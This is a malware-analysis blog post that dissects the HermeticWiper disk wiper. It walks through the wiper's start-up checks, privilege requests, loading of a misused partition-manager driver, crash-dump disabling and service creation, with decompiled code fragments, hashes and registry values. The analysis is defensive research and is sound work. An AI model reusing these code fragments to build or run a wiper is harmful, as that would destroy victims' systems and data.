
Digging into HermeticWiper

trellix.com/en-us/about/newsroom/stories/threat-labs/digging-into-hermeticwiper.html



Stories

The latest cybersecurity trends, best practices,
security vulnerabilities, and more


By Max Kersten · March 2, 2022

A special thanks to Marc Elias for his help during my analysis. Additionally, I'd like to commend all researchers who have publicly shared their initial findings to help incident response teams; I hope this deep dive contributes to a further understanding of the malware's inner workings.

On the 23rd of February 2022, the HermeticWiper malware was first observed in Ukraine. The malware aims to destroy the boot sectors of any (removable) disk on the infected machine, with the help of a benign partition manager driver. This blog is split up in three main sections: a deep technical dive into the HermeticWiper sample's inner workings, a comparison with the recent WhisperGate wiper, and a brief word about attribution.

Technical analysis

The complete technical analysis is summarised in the flowchart below. Each aspect will be explained in detail, with accompanying segments of code to further clarify the malware's inner workings.


Start
Determine future sleep time
Request privileges
Drop, decompress, and load the benign driver
Disable the creation of crash dumps
Delete the compressed driver and the related service
Stop the Volume Shadow Copy service
Set an internal shutdown timer
Disable NTFS related Explorer GUI elements
Overwrite the boot sector
Non-Domain Controller machines
If the victim's machine is a Domain Controller
Overwrite the boot sector with random data for the first 100 drives
Wipe files from other important folders
Reboot

The analysed sample's hashes can be found in the table below.

SHA-1	61b25d11392172e587d8da3045812a66c3385451
SHA-256	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
MD-5	3f4a16b29f2f0532b7ce3e7656799125


Benign software and certificates


Even though there are multiple stages, the malware starts out as a single signed executable. The certificate which was used to sign the malware originates from Hermetica Digital Ltd, a Cyprus based company who seems to be another victim in this ordeal, as the company's owner denies any involvement, per Reuters. The usage of certificates in malware is not new, and solely serves to mask the file's malicious intent.


Start-up checks and privileges

The first check within the wiper, is the verification of the number of command-line arguments. Later on, a sleep is called for a given number of seconds. If a valid integer is provided as a command-line argument, that value is used. Otherwise, a hardcoded value is used.

To avoid execution in an analysis environment, the malware verifies if its name starts with a “c”. When downloading malware from sample sharing sites, the file name is often equal to the hash of the file using a common algorithm, such as MD-5, SHA-1, or SHA-256. The (lack of) capitalisation of the character is irrelevant, as the call to CharLowerW ensures the comparison is made using a lower-case “c”, as can be seen in the screenshot below.


```
lea eax,dword ptr ss:[esp+30C]
push eax
call dword ptr ds:[<&CharLowerW>]
movzx eax,word ptr ss:[esp+30C]
mov esi,dword ptr ds:[<&LookupPrivilegeValueW>]
mov dword ptr ss:[esp+eax*8-2C8],6E0077
mov dword ptr ss:[esp+eax*8-2C4],720050
```
The numeric value of this character, stored in EAX, is used to calculate the offset on the stack to place the missing wide characters to complete the "SeShutdownPrivilege" wide string. The two mov-instructions in the image place the missing wide characters at the calculated offset. The image below shows the original wide string.



```
Address   Hex                                              ASCII
012FF8F4  C6 2B D8 01 00 00 00 00 14 00 00 00 53 00 65 00  Æ+Ø.........S.e.
012FF904  53 00 68 00 75 00 74 00 64 00 6F 00 9A 02 00 00  S.h.u.t.d.o.....
012FF914  00 00 00 00 69 00 76 00 69 00 6C 00 65 00 67 00  ....i.v.i.l.e.g.
012FF924  65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  e...............
```
Note how "wnPr" are missing in the middle of the wide string. Once the four wide characters are inserted, the string is completed, as can be seen below.



```
Address   Hex                                              ASCII
012FF8F4  C6 2B D8 01 00 00 00 00 14 00 00 00 53 00 65 00  Æ+Ø.........S.e.
012FF904  53 00 68 00 75 00 74 00 64 00 6F 00 77 00 6E 00  S.h.u.t.d.o.w.n.
012FF914  50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00  P.r.i.v.i.l.e.g.
012FF924  65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  e...............
```
Up next is the check for both the above-mentioned privilege, as well as "SeBackupPrivilege". The two privileges are then requested using AdjustTokenPrivileges. Regardless of the request's success, the malware's execution continues. The difference the privileges make will be clear later on.


Loading the benign driver

The malware then calls a function to drop and load the afore-mentioned benign driver, originally created by EaseUS for its partition manager, and signed by CHENGDU YIWO Tech Development Co. Ltd., the creator of said software. Note that the driver is benign and misused by the malware.

The driver is embedded (compressed using the MSLZ format) into the wiper's resources, where it contains four versions, pending on the victim's operating system and CPU bit-ness. The driver versions are for Windows XP, both 32-bits and 64-bits, and for any later Windows version, also in both 32-bit and 64-bit. The image below shows the corresponding code.


```
if (BVar5 == 0) {
  DVar8 = GetLastError();
  if (DVar8 != ERROR_OLD_WIN_VERSION) {
    return 0;
  }
  isWindowsXP = 1;
  if (isX86 == 0) {
    resourceName = L"DRV_XP_X86";
  }
  else {
    resourceName = L"DRV_XP_X64";
  }
}
else if (isX86 == 0) {
  resourceName = L"DRV_X86";
}
else {
  resourceName = L"DRV_X64";
}
```
The wiper first checks the Windows version, which is later used to load the corresponding compressed driver from its resources. The malware then disables the creation of memory dumps when the system crashes. It does this by setting the registry key at "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CrashControl\CrashDumpEnabled" to 0, as can be screen in the screenshot below.



```
phkResult = NULL;
result = RegOpenKeyW((HKEY)HKEY_LOCAL_MACHINE,
                     L"SYSTEM\\CurrentControlSet\\Control\\CrashControl",&phkResult);
if (result == ERROR_SUCCESS) {
  local_10 = (LPWSTR)result;
              /* local_10 is equal to the last error, which is 0 when the call is successful
                 */
  RegSetValueExW(phkResult,L"CrashDumpEnabled",RESERVED_ARG,REG_DWORD,(BYTE *)&local_10,4);
  RegCloseKey(phkResult);
}
```
The respective compressed driver is then loaded from the resources, and written to "C:\WINDOWS\system32\drivers\[XX]dr", where "[XX]" are two randomly generated lower case characters from the Latin alphabet, ranging "a" through "z", as can be seen in the image below.



```
do {
  u_alphabet._0_4_ = 0x620061;
  u_alphabet._4_4_ = 0x640063;
  u_alphabet._8_4_ = 0x660065;
  u_alphabet._12_4_ = 0x680067;
  u_alphabet._16_4_ = 0x6a0069;
  u_alphabet._20_4_ = 0x6c006b;
  u_alphabet._24_4_ = 0x6e006d;
  u_alphabet._28_4_ = 0x70006f;
  u_alphabet._32_4_ = 0x720071;
  u_alphabet._36_4_ = 0x740073;
  u_alphabet._40_4_ = 0x760075;
  u_alphabet._44_4_ = 0x780077;
  u_alphabet._48_4_ = 0x7a0079;
  DVar8 = GetCurrentProcessId();
  uVar3 = (ulonglong)(DVar8 + 1) % 0xfff1;
  iVar11 = (int)uVar3;
  iVar12 = (int)(uVar3 % 0xfff1);
  *pWVar1 = u_alphabet[(uint)(iVar12 * 0x10000 + iVar11) % local_14];
  uVar14 = (iVar11 + DVar8) % 0xfff1;
  local_38c[iVar4 + 1] = u_alphabet[(uVar14 + ((iVar12 + uVar14) % 0xfff1) * 0x10000) % 0x1a];
  StrCatBuffW(local_38c + iVar4 + 1,(LPCWSTR)&u_drv,4);
  local_380[iVar4] = 0;
  BVar5 = PathFileExistsW(local_38c);
} while (BVar5 != 0);
```


The compressed file is then read from the disk, decompressed, and written to disk using the same file name, with ".sys" added to it.

Next, the wiper attempts to acquires the "SeLoadDriverPrivilege" privilege. If this permission is not granted, the malware terminates itself. An attempt is then made to get a handle to the benign driver, which is accessible via "\\.\EPMNTDRV\" with a given unsigned integer. If this is possible, there is no need to repeat the driver loading procedure. The snippet below shows the relevant code.




```
wnsprintfW(u_driveName,0x104,L"\\\\.\\EPMNTDRV\\%u",0);
handle = GetDiskHandle(NULL,u_driveName,NULL);
if ((handle != NULL) && (handle != (HANDLE)0xffffffff)) {
  CloseHandle(handle);
  return 1;
}
```

If the driver cannot be accessed, meaning the above failed, it is then loaded. If the service state is disabled, the wiper will check up to four times if the service is running, with a one second sleep in-between to allow the service to start. The image below shows the corresponding code.



```
hService = OpenServiceW(hSCManager,serviceName,
                        SERVICE_START | SERVICE_QUERY_STATUS | SERVICE_CHANGE_CONFIG);
if (hService == NULL) {
  lastError = GetLastError();
  pCloseServiceHandle = CloseServiceHandle_exref;
  if (lastError != ERROR_SERVICE_DOES_NOT_EXIST) goto LAB_close_SCManager_set_error_and_return;
  hService = CreateServiceW(hSCManager,serviceName,serviceName,SERVICE_ALL_ACCESS,
                            SERVICE_KERNEL_DRIVER,SERVICE_DEMAND_START,SERVICE_ERROR_NORMAL,
                            drivePath,NULL,NULL,NULL,NULL,NULL);
  if (hService == NULL) {
    lastError = GetLastError();
    pCloseServiceHandle = CloseServiceHandle_exref;
    goto LAB_close_SCManager_set_error_and_return;
  }
  shouldDeleteService = 1;
}
else {
                  /* Zeroes the entire SERVICE_STATUS struct */
  serviceStatus.dwWaitHint = 0;
  serviceStatus._0_16_ = ZEXT816(0);
  serviceStatus._16_8_ = 0;
  result = QueryServiceStatus(hService,&serviceStatus);
                  /* Success is a non-zero value */
  if (result == 0) {
    result = ChangeServiceConfigW
                       (hService,SERVICE_KERNEL_DRIVER,SERVICE_DEMAND_START,SERVICE_ERROR_NORMAL,
                        drivePath,NULL,NULL,NULL,NULL,NULL,NULL);
    if (result == 0) {
      lastError = GetLastError();
      pCloseServiceHandle = CloseServiceHandle_exref;
      CloseServiceHandle(hService);
      goto LAB_close_SCManager_set_error_and_return;
    }
  }
  else {
    serviceState = (uint)(serviceStatus.dwCurrentState == SERVICE_DISABLED);
  }
}
```

Upon the successful creation of the service, the compressed driver is removed from the disk, together with the service's corresponding registry key, and its values. The screenshot below shows the service's values in the registry. Note that the service's name, which is equal to the driver's name, is "zddr" in the analysis.




\SYSTEM\CurrentControlSet\Services\zddr

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	zddr
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	\??\C:\WINDOWS\system32\Drivers\zddr.sys
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000001 (1)

